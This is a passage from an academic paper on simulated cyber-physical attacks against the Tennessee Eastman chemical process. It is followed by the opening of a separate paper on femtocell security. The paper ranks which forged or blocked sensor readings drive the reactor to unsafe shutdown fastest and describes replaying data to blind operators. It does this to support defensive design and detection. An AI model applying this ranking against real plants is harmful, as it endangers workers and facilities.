


Fig. 2. Tennessee Eastman test problem under control based on [18]

If the process exceeds the safety limits, it automatically shuts down. The initial problem statement does not give recommendations on how the plant should be controlled. Instead the authors specify a process flow sheet, steady state material balance, operating conditions, possible types of plant disturbances and safety constraints. The control engineers are challenged to come up with their own control strategies, e.g. [15], [21], [14]. The original TE process has more degrees of freedom (valves) than necessary for control and the engineers are free to decide which ones to engage. The resulting control structures are usually designed to meet a specific control objective, e.g. optimal steady state, maximum rejection of process disturbances, ensuring on-demand production rate, adapting to an on-supply reactants rate or a combination of few. Optimization of the control strategy is subject to multiple constraints and an optimal solution is not always feasible.

For our empirical analysis we use the Matlab model of the TE process developed by Ricker [18]. It is implemented as a C-based MEX S-function with a Simulink model. The plant operates in mode 1 with a default simulation time of 72 hours and a sampling frequency of 100 measurement samples per hour. The model does not simulate start-up and shutdown procedures, instead its execution starts with the predefined base values. The plant has eleven valves for manipulation, and in total 41 measurements are involved in process monitoring. The proposed control configuration consists of 18 proportional-integral (PI) controllers, 16 process measurements XMEAS{1;2;3;4;5;7;8;9;10;11;12;14;15;17;31;40} and 9 setpoints which form 8 multivariable control loops and 1 single feedback control loop as specified in Table 1. The resulting control structure is depicted in Fig. 2. There are two auxiliary control loops for improved management of the

Table 1. Valves and measured variables

MV	Valve	Variable 1	Variable 2
XMV(1)	A-feed rate	Recycling rate	FI (stream 1)
XMV(2)	D-feed rate	$\%G$ in product	FI (stream 2)
XMV(3)	E-feed rate	$\%G$ in product	FI (stream 3)
XMV(4)	C-feed rate	$\%C$ in purge	FI (stream 4)
XMV(5)	Purge flow rate	Reactor pressure	FI (stream 9)
XMV(6)	Separator underflow	Separator level	FI (stream 10)
XMV(7)	Stripper underflow	Stripper level	FI (stream 11)
XMV(8)	Condenser cooler	Reactor level	TI (stream 13)
XMV(9)	Reactor cooler	Reactor temperature	—
XMV(10)	Compressor (recycle)	Not used	Not used
XMV(11)	Steam feed rate	Not used	Not used

Table 2. Process operating constraints [7]

	Normal operating limits		Shutdown limits	
Process variable	Low limit	High limit	Low limit	High limit
Reactor pressure	none	2895 kPa	none	3000 kPa
Reactor level	50% (11.8m^3)	100% (21.3m^3)	2.0m^3	24.0m^3
Reactor temperature	none	150○C	none	175○C
Product separator level	30% (3.3m^3)	100% (9.0m^3)	1.0m^3	$12.0m^3$
Stripper base level	30% (3.5m^3)	100% (6.6m^3)	1.0m^3	8.0m^3

production rate. The first generates a contributory control value which is used in the calculations of the XMV{1-7}. A second auxiliary loop is used to calculate additional control values for D- and E-feed rates depending on the $G\ mol\%$ in the product flow (stream 11).

All process measurements include Gaussian noise with standard deviation typical of the measurement type. The full notation and units of process characteristics can be found in [7]. From the attacker point of view, the most interesting process information are the operation constraints presented in Table 2. All 20 disturbances modes IDV{1-20} from the original problem statement are implemented in the model and can be included in the simulation selectively. Disturbances are an inevitable concern in plant operations. They enlarge variations in the process dynamics, complicating control and increasing operating costs. Modes IDV(6) and IDV(8) are the most difficult to handle. IDV(8) introduces random variations in feed composition of the reactor feed (stream 4). As can be seen in Fig. 3 it causes greater variability in reactor pressure P_{reac}. However, the process control scheme successfully rejects this type of disturbance so it does not affect the production goals. In contrast, the disturbance IDV(6) that shuts off the A feed cannot be absorbed and the process shuts down on high pressure in less than 8 hours. Such control deficiencies are usually compensated by the override controls (e.g. [21], [14]) which are not implemented in the model.




Fig. 3. Reactor pressure with and without disturbances

3.2 Attack Modeling

The adversary's goal is to cause tangible impact on the process, either on its safety or on its economy. In the physical domain, the attacker can either tamper with the sensor readings or modify the manipulated values issued by the controller. In this work we limit our study to the analysis of sensor compromise. We assume an adversary capable of either attacking sensors directly or being able to subvert communication channels and forge messages with respect to the protocol specification. Let $X_i(t)$ be a measurement of sensor i at time t, where $0 \leq t \leq T$, and T the duration of the simulation. The attack interval T_a is arbitrary and is limited to the simulation run time. In our setting, we simulate manipulated sensor readings X_i^a as follows:

$$X_i^a(t) = \begin{cases} X_i(t), & \text{for } t \notin T_a \\ X_i'(t), & \text{for } t \in T_a, \end{cases}$$

where $X_i'(t)$ is the modified reading.

Integrity attacks on process measurements involve forging sensor readings. Multiple strategies can be applied to falsify a sensor reading. We will investigate the case when the attacker claims measured physical phenomena as being too low or too high to deceive the controller and to evoke harmful compensating reaction. For example, claiming pressure in the reactor being too low will make the controller take correcting steps to increase the pressure, which with time can reach an unsafe boundary. To model this attack we first run the model without any attack to determine the span of PV for each sensor in the presence of the greatest disturbance, IDV(8). We then determine the boundary values for each variable. As $X_i^a(t)$ we use correspondingly:

$$X_i^{low}(t) = \min_{t \in T} X_i(t) \quad \text{and} \quad X_i^{high}(t) = \max_{t \in T} X_i(t).$$

The rationale behind using values which are not drastically too low or too high is to avoid rapid process shutdown due to exceeding of safety limits. This would not allow us to observe the process dynamic under attack. However, a sensitivity analysis of each control loop to the magnitude of the manipulation is required for a complete analysis. This includes scrutiny of loops under integrity attacks which consider the full sensing range of a variable as was done in [11].

During a *DoS attack* sensor signals do not reach the controller. If the attack starts at time t_a, we have:

$$X_i^a(t) = X_i(t_a - 1).$$

Translated into the real world scenario, the controller's input register assigned to storing measurements of a particular sensor will not be overwritten by a fresh value during the next control cycle run as would happen in a normal case.

4 Experimental Results

One of the original applications of the TE test process is *process diagnostic* [7]: testing and evaluation of process performance and reaction to new or unknown conditions. We analyze its resilience to cyber-physical assaults. Following the principle of "weakest link" we evaluate the impact of the attacks in the presence of IDV(8). There are three metrics readily available to evaluate the result of plant operations: *product quality* defined as *G mol%* in the product flow, *operating costs* and plant *shutdown time* (SDT) due to exceeding of safety constraints. Each simulation run generates in total 53 plots: 41 XMEAS, 11 XMV and operating costs. Moreover a real-time production monitor is available. We scrutinized the process for different types, times and durations of the attacks as well as for different magnitudes of sensor signal manipulations. Below we present some characteristic results to demonstrate how analyzing process reaction to intentional manipulations can be used to improve the robustness of PCS.

4.1 Integrity Attacks

Our analysis shows that the sensitivity of control loops to integrity attacks varies greatly. Attacks on certain sensors increase the variability of plant dynamic but do not endanger plant operations safety. Attacks on other control loops lead to shutdown with a SDT range from 20 minutes to more than 8 hours. The results of the simulations are summarized in Table 3. This table gives *only a notion* of control loop behavior under the attacks. A full evaluation would require a thorough individual analysis of each control loop under different types and modes of attack.


Impact on plant safety. Plant safety issues in general refer to two aspects. One is process safety itself, to prevent unwanted or uncontrolled chemical reactions. The other is equipment safety, which aims at preventing equipment failure or breakage. An example would be preventing pressure in the reactor exceeding safety limits to stave off reactor burst. There are 8 safety provisions implemented in the model with predefined thresholds as specified in Table 2.

A chemical reactor is typically the heart of an industrial process and will probably be a priority target for the adversary. A straightforward attack would


Table 3. Simulation results of integrity attacks

XMEAS	Sensor	Attack	Impact	SDT
(1)	A-feed rate	X^{low}	High reactor pressure	3 h
		X^{high}	High variability	–
(2)	D-feed rate	X^{low}	High stripper liquid level	4.5 h
		X^{high}	Low stripper liquid level	3.5 h
(3)	E-feed rate	X^{low}	High stripper liquid level	4.5 h
		X^{high}	Low stripper liquid level	2.5 h
(4)	C-feed rate	X^{low}	High reactor pressure	0.35 h
		X^{high}	High reactor pressure	0.9 h
(5)	Recycle flow	X^{low}	High reactor pressure	3.3 h
		X^{high}	High reactor pressure	6.5 h
(7)	Reactor pressure	X^{low}	High reactor pressure	8 h
		X^{high}	High operating costs	–
(8)	Reactor level	X^{low}	Low separator liquid level	1.5 h
		X^{high}	High stripper liquid level	1.2 h
(9)	Reactor temperature	X^{low}	High reactor pressure	1.8 h
		X^{high}	High reactor pressure	0.3 h
(10)	Purge rate	X^{low}	High operating costs	–
		X^{high}	High variability	–
(11)	Separator temperature	X^{low}	High variability	–
		X^{high}	High variability	–
(12)	Separator level	X^{low}	High separator liquid level	6 h
		X^{high}	Low separator liquid level	3.5 h
(14)	Separator underflow	X^{low}	Low separator liquid level	7 h
		X^{high}	High stripper liquid level	6.5 h
(15)	Stripper level	X^{low}	High stripper liquid level	6 h
		X^{high}	Low stripper liquid level	5 h
(17)	Stripper underflow	X^{low}	Low stripper liquid level	1.1 h
		X^{high}	High stripper liquid level	1.2 h
(31)	$\%C$ in purge	X^{low}	High stripper liquid level	1.5 h
		X^{high}	High reactor pressure	6 h
(41)	$\%G$ in product	X^{low}	D- and E-feed variability	–
		X^{high}	D- and E-feed variability	–


be forging pressure sensor reading as P_{reac}^{low} to provoke pressure rise. However, the response to this attack has slow dynamics and and it takes 8 hours to succeed. The attacker is also free to decide on the duration and frequency of her assault. Let the attacker launch her attack for 2 hours and wait for 8 hours in a cyclic fashion. We notice that the controller can recover the system state to the normal pressure level within 3 hours (Fig. 4(a)). We then investigate the impact of more frequent attacks on the pressure sensor (every hour). As can be seen in Fig. 4(b), such a strategy is not helpful in achieving an unsafe pressure rise. In contrast, the mean pressure level decreases. Although the illustrated timing attack strategies were not optimal from the attacker's point of view, timing parameters of the attack are an important dimension for process resilience analysis.




(a) P_{reac}^{low} 2h/8h cyclic attack



(b) P_{reac}^{low} 2h/1h cyclic attack



(c) F_{sep}^{low} attack



(d) L_{sep}^{high} attack

Fig. 4. Impact on integrity attack

To maximize the impact a more knowledgeable attacker might prefer to attack a temperature sensor because the rate r of the reaction depends on temperature T in an exponential fashion [14]:

$$r = A_f e^{-E_a/RT} f(C_i).$$

A small increase in temperature causes an unproportionally big increase in pressure. The TE process does not have an integrated heat exchange and the pressure is controlled by the gas purge valve which is very small and therefore not effective in controlling rapid pressure rises. Moreover reactor temperature usually requires a tight control with a proportional-integral-derivative (PID) controller [14], whereas in the model all controllers are PI controllers.

It is apparent that P_{reac} exhibits slow dynamic under one attack and fast dynamic under another attack. There are many different factors which influence the behavior of a physical phenomena and of a control loop under attack. Among others are the kind of a relationship between the interdependent physical parameters and the way a physical phenomenon is being controlled, in particular, the configuration of the control loop which includes the choice of the MV, type of the control algorithm and tuning parameters of a controller (PI coefficients).

Oscillation is a very undesirable process behavior and is a prominent symptom of deteriorated control. Attack F_{sep}^{low} causes an oscillating response throughout the entire TE plant which eventually shuts down in 7.5 hours on low separator liquid level (Fig. 4(c)). In the normal case the responsible controller should be re-tuned to avoid oscillation. Howbeit it turned out that such process response to the assault can be also beneficial. For example, attack L_{sep}^{high} also leads to a shutdown on L_{sep}^{low}. However as can be seen in Fig. 4(d) in this case the level decreases rectilinearly which significantly reduces SDT.

The results from Table 2 tell us nothing about the sensitivity of control loops to the magnitude of the manipulation. One of the dimensions for analyzing the process is measuring STD under the aggressive integrity attacks. In this case readings of a sensor i are forged as boundary values of the complete sensing range: X_i^{min} and X_i^{max}. The analyzed model exhibits most resilience to the attacks on XMEAS{7;14;15}. However the simulations reveal that aggressive attacks have no impact in case of tampering with XMEAS(7); slight impact in case of XMEAS (15) and significant impact for XMEAS (14) leading to a shutdown in 8 minutes.

Attacks on certain sensors have local effect and on others – plantwide. For example, attack F_C^{high} has as a consequence shutdown on high reactor pressure and attack F_E^{high} on low stripper liquid level. Fault propagation is usually undesired and especially worrisome for the cases with short SDT. In this case the operator would have a limited time window for identifying the root cause of the unwanted behavior and for taking corrective measures.

Attacks on three liquid levels (reactor, separator and liquid) and related sensors exhibit consistent coupled effects. This is because levels are usually assessed jointly during the individual design of their control loops [14]. If the attacker is aware of the volumes of the tanks, she can launch an attack strategically to maximize the impact. Reactor has the biggest volume ($16m^3$) and claiming its levels as being high or low will cause a chain effect of a high amplitude, which separator ($4.9m^3$) and stripper tanks ($4.4m^3$) cannot accommodate.

Economic impact. The economical performance of a plant can be estimated twofold. Firstly, via operating costs, expressed in $\$/h$ and calculated as [7]:

$$(purge\ costs)+(product\ costs)+(compressor\ costs)+(steam\ costs)=total\ costs.$$

Operational costs are primarily determined by the loss of raw materials. The purge rate has the greatest impact on cost due to material losses in purge and costs of running the compressor which cycles non-condensed components back to the reactor feed. Any attacks which have an impact on the purge flow will have a proportional impact on the production costs. Our analysis reveals that those integrity attacks which cause great variation of process dynamic have an impact on the hourly costs rate. However they just cause higher cost fluctuations without influencing the mean value or compound costs.

Another economic indicator is product quality $G\ mol\%$ in the product flow. No conducted attack caused an impact on product composition which could be




Fig. 5. Economic impact of P^{high}_{react} attack

considered as harmful. This indicates that the implemented control configuration is very robust in keeping the required product composition. Therefore, we introduced an additional metric – *product throughput* – to estimate the influence of an attack on the final product output:

$$F_{strip} m^3/h \times Gmol\% = Gm^3/h.$$

The most effective attack on plant economy is reporting P^{high}_{reac} in order to decrease reactor pressure. As shown in Fig. 5 the controller responds to such an attack by opening the purge valve. This in turn causes a decrease of pressure to a very low level. High losses in the purge will result in corresponding significantly increased operation costs. Also, since the feed of the reactants will be regulated to the lower rate, the output quantity of the final product will also decrease.

4.2 DoS Attacks

As discussed above, during the DoS attack on a sensor a controller stops receiving fresh measurements. As a result, the controller will keep generating control commands based on the last received reading. In a certain sense a DoS attack is similar to an integrity attack with the only difference that the adversary has no direct influence on $X^a_i(t)$. Instead an adversary can take advantage of the timing parameters of an attack, such as its starting time t_a and the duration T_a. Fig. 6 demonstrates the outcome of the DoS attacks on the reactor pressure sensor at




Fig. 6. Random DoS attack on P_{reac}, T_a=10 h

a random time with T_a=10 h. As can be observed, depending on t_a the impact varies from negligible to a shutdown. Apparently, the attacker has to develop a strategy to determine the optimal attack time t_a. Furthermore we performed initial evaluation of how T_a influences the adversary's chances to bring the plant into an unsafe state. The simulations revealed that for T_a <10 h the chances are rather low, whereas for T_a >15 h the chances are rather high.

4.3 Application of the Results

The analysis conducted helps do discover the weaknesses of a process design in the presence of cyber attacks. Our initial exploratory research into a process can be used for designing countermeasures as starting points to improve the security posture of industrial processes.

Security aware control strategy. The design of any control system (as of any engineering system) starts with the requirements. A viable control strategy not only satisfies operational and economic goals but is ideally also able to absorb the greatest anticipated disturbance. Although disturbances are considered as being fortuitous events, long process operation history has accumulated substantial experience about the types of possible operational disruptions. Results of the process-aware security assessment of a plant can equally serve as an input to the design of the control strategy.

In practice, it is hardly possible to design a single control structure capable of accommodating all operational objectives. Therefore often one or more alternative control strategies are developed in parallel to compensate for the weaknesses of the other control configurations. This is called dynamic controllability. One of the most widely applied techniques for alternative control is the usage of an *override controller* [13] which can take command of a MV away from another controller when otherwise the process would exceed some process or equipment limit or constraint. Such selective control keeps the equipment running although perhaps at a suboptimal level. Attack L_A^{low} is similar to the disturbance IDV(6) from the TE challenge problem. No basic *regulatory* control strategy can successfully reject this disturbance. Therefore most of the developed control structures are modified with overrides to handle this situation [21], [14]. The approach of using overrides can be similarly applied to compensate for the other process impairments caused by the cyber-attacks described above.


The value of classifying control loops according to their importance for plant operations is also recognized by control engineers [14]. Based on the assessment of process resilience to the attacks, sensors and control loops can be categorized based on their impact on plant safety. Those that entail safety compromise in minutes (e.g. attacks on T_{reac} or F_C) could be more closely monitored and tightly controlled. Moreover, additional protective measures could be applied to important sensors and controllers, e.g. anomaly detection techniques specific to cyber-physical systems [16], [4].

Another approach to improve the survivability of physical processes under cyber-attacks is resilience-aware network segmentation. As proved in [9] such network design can significantly improve the tolerance period that would give operator more time to intervene. This is a hybrid strategy when control and network configurations can be beneficially considered jointly.


Human Response. Requirement for better human responses to abnormal situations is a recognized industrial problem [1]. Many safety accidents happen because of the non-identification or late identification of process degradation as well as because of wrong corrective actions. Operators could be trained to recognize abnormalities which might be caused by intentional manipulations (in contrast to natural events) and to divert irregularities away from production- or safety-critical to non critical variables. Results on control loops resilience to DoS attacks can be used for intervention action, e.g. for temporary disconnection or switching off of suspected equipment.

5 Attacks on Situational Awareness

Industrial process dynamic is monitored by operators via a Human Machine Interface (HMI) console around the clock. Upon observing an undesired process behavior, an operator takes corrective measures to bring the process back into its steady state. Moreover, if the operator attributes the disturbances as being of unnatural causes, she can initiate an immediate incident investigation. Out of



(a) IDS architecture



(b) Data Monitor

Fig. 7. Data inconsistency detection

this considerations the attacker might prefer to hide the real field data from the operator. Let the adversary's goal be to raise the pressure in the reactor to an unsafe limit without the operator's awareness. One of the possibilities to achieve this is to record steady state process data and replay them to the operator during the attack. As a result, the operator loses *situational awareness.* This is one of the most dangerous attacks on process control. If the attacker manages also to manipulate the safety limit value or suppress the safety systems communication link, the reactor can actually explode and injure personnel in its vicinity [3].

To model and to detect such type of attacks we have implemented an experimental framework in the form of a hybrid process control environment as depicted in Fig. 7. It is based on the Siemens SIMATIC S7-1200+KTP400 Starter Kit hardware and industrial protocol Modbus/TCP. We use the libmodbus library [12] to enable communication between the simulated process and the HMI. The Programmable Logic Controller (PLC) polls selected PV to display them in the HMI and forwards the setpoints to the process. Modbus protocol utilizes Client-Server communication model. Therefore it is required to install Modbus Server and Client on the PLC.

We implemented attacks on situational awareness through manipulation of the PLC code. During the initial stage of the attack, the PLC records process measurements during normal plant operations. When the attack begins, the PLC sends stored data to the HMI whereas the real field data remains undisclosed. To detect this we implemented an experimental IDS engine. We monitor data flows between the process and the PLC and between the PLC and the HMI. Any discrepancy in the process value between indicated data flows will indicate an *attack on data consistency.* To watch over the specified data flows on one hand we query the output registers of the PLC for the data which should be displayed in the HMI. On the other hand we capture the traffic between the process and the PLC. If an inconsistency in data is detected as shown in Fig. 7(b), an alarm is generated by the Alarm Manager.

6 Final Remarks and Future Work

Establishing control objectives is a first step in a plantwide control design procedure [14]. Therefore the requirements related to the security aspects of plant operations should be determined upfront and included among the set of the control goals.

Conducting process-aware cyber-risk assessment helps in discovering the weaknesses of process design in the presence of cyber attacks. However, examination of the complete set of controllers under multiple types and modes of attacks is an onerous task. Moreover, this activity will inevitably clash both with the usual low availability of time and resources to perform such an analysis and with a lack of expertises on how to recognize, locate and respond to the attacks. This area of research still needs to be advanced from the process engineering standpoint.

Plant stability is another crucial performance characteristic with a direct impact on the global plant bill. Attacks on certain sensors cause higher variability in plant dynamic without challenging safety constraints. However such fluctuations are highly undesirable for two reasons. Firstly, they increase movement of the valves which not only wears out the equipment, but also introduces additional disturbances. Secondly, they cause variations in the input and output streams of the plant which in turn negatively affect interdependent up- and down-stream operational units.

Operational targets and security requirements may conflict and have to be considered in conjunction. For instance, it was shown that the optimal operating steady state condition for P_{reac} is as close as possible to the upper shutdown limit of 3000kPa and for L_{reac} to its lower bound [20]. In this case the attacker will be able to bring the system into an unsafe state quickly. To ensure secure operations it would be desirable to maintain a sufficient safety margin. However, maintaining a safety margin for P_{reac} of at least 100 kPa is equivalent to a 5% increase in cost [21].

The consequences of the attacks were not always predictable. For example, manipulations of feed flow sensors provoke very diverse system reactions. Also the time it takes to achieve the attack goal varies from a few minutes to a few hours. The attacker would need to compromise different sensors if targeting plant safety, operating costs or plant stability. Therefore attacking a sensor at random might not help an attacker to achieve her goal at the first attempt. However, conducting multiple attacks may raise suspicion. We believe that targeted attacks are to proceed with espionage attacks, e.g. [6].

Future research will concentrate on subsequent experimental work on process models to develop a systematic approach to cyber-security assessment of industrial control systems. Further work remains to be done on the TE model: (1) analyzing the impact of DoS attacks on the other sensors; (2) studying the impact of the timing parameters of the attacks, in particular in case of DoS attacks. Finally we would like to explore the opportunities of responding to attacks by the means of process control, namely the dynamic reconfiguration of the process control when confronted with abnormal behavior.

References

1. Abnormal Situation Management (ASM) Consortium: Official website, `https://www.asmconsortium.net/` (retrieved: June 2013)
2. Anderson, R., Fuloria, S.: Security economics and critical national infrastructure. In: Economics of Information Security and Privacy, pp. 55–66 (2010)
3. U.S. Chemical Safety Board: Runaway: Explosion at T2 laboratories (2007), `http://www.youtube.com/watch?v=C561PCq5E1g` (2009) (retrieved: May 2013)
4. Cárdenas, A.A., Amin, S., Lin, Z.S., Huang, Y.L., Huang, C.Y., Sastry, S.: Attacks against process control systems: risk assessment, detection, and response. In: Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security, ASIACCS 2011, pp. 355–366 (2011)
5. Chabukswar, R., Sinopoli, B., Karsai, G., Giani, A., Neema, H., Davis, A.: Simulation of network attacks on SCADA systems. In: First Workshop on Secure Control Systems (2010)
6. Chien, E., O'Gorman, G.: The Nitro attacks: Stealing secrets from the chemical industry. Tech. rep., Symantec (2011)
7. Downs, J.J., Vogel, E.F.: A plant-wide industrial process control problem. Computers & Chemical Engineering 17(3), 245–255 (1993)
8. Genge, B., Siaterlis, C., Hohenadell, M.: Impact of network infrastructure parameters to the effectiveness of cyber attacks against industrial control systems. International Journal of Computers, Communications & Control 7(4), 673–686 (2012)
9. Genge, B., Siaterlis, C.: An experimental study on the impact of network segmentation to the resilience of physical processes. In: Bestak, R., Kencl, L., Li, L.E., Widmer, J., Yin, H. (eds.) NETWORKING 2012, Part I. LNCS, vol. 7289, pp. 121–134. Springer, Heidelberg (2012)
10. Gollmann, D.: Veracity, plausibility, and reputation. In: Askoxylakis, I., Pöhls, H.C., Posegga, J. (eds.) WISTP 2012. LNCS, vol. 7322, pp. 20–28. Springer, Heidelberg (2012)
11. Huang, Y., Cárdenas, A., Amin, S., Lin, S.Z., Tsai, H.Y., Sastry, S.S.: Understanding the physical and economic consequences of attacks against control systems. International Journal of Critical Infrastructure Protection 2(3), 72–83 (2009)
12. libmodbus Project: Official website, `http://libmodbus.org/` (retrieved: June 2013)
13. Liptak, B.G.: Instrument Engineers' Handbook. Process Control and Optimizatiol, vol. 2. CRC Press (2005)
14. Luyben, W.L., Tyreus, B.D., Luyben, M.L.: PlantwideProcess Control. McGraw-Hill (1998)
15. McAvoy, T., Ye, N.: Base control for the Tennessee Eastman problem. Computers & Chemical Engineering 18(5), 383–413 (1994)
16. McEvoy, T., Wolthusen, S.: A plant-wide industrial process control security problem. In: Critical Infrastructure Protection V, vol. 367, pp. 47–56 (2011)
17. McIntyrel, C.: Using Smart Instrumentation. Plant Engineering (2011)
18. Ricker, N.L.: Tennessee Eastman Challenge Archive, `http://depts.washington.edu/control/LARRY/TE/download.html` (retrieved: May 2013)
19. Ricker, N.L.: Model predictive control of a continuous, nonlinear, two-phase reactor. Journal of Process Control 3(2), 109–123 (1993)
20. Ricker, N.: Optimal steady-state operation of the Tennessee Eastman challenge process. Computers & Chemical Engineering 19(9), 949–959 (1995)
21. Ricker, N., Lee, J.: Nonlinear model predictive control of the Tennessee Eastman challenge process. Computers & Chemical Engineering 19(9), 961–981 (1995)

Femtocell Security in Theory and Practice

Fabian van den Broek and Ronny Wichers Schreur

Digital Security, Radboud University Nijmegen
{f.vandenbroek,ronny}@cs.ru.nl

Abstract. Femtocells are low-powered cellular base stations for mobile telephone networks, meant for home use, but still operator managed. They are an increasingly popular solution, with the number of femtocells expected to outnumber the normal cell towers by Q1 of 2013 [1].

However, femtocells also introduce a number of security concerns. Several earlier femtocells have been hacked to varying degree and analyzed. Naturally, the industry has responded and tries to create more secure femtocells.

We provide a first comprehensive analysis of the risks of attacks, given a general femtocell model. This analysis results in two new attacks. We then illustrate some of the dangers by successfully compromising a specific femtocell: the SignaalPlus Plug & Play, sold in the Netherlands by Vodafone.

1 Introduction

In mobile telephony networks such as GSM, UMTS and EV-DO (an American counterpart to UMTS), service is provided through many antennae that each cover a geographic area. These areas are called cells and can range in size based on the transmission power of the signal and the available bandwidth. Within each cell the coverage is influenced differently by local propagation conditions which can result in blind spots where signal reception is so poor that no service is available. To solve this small cells can be created within these blind spots, with a low power antenna that operates on a different frequency from its containing cell.

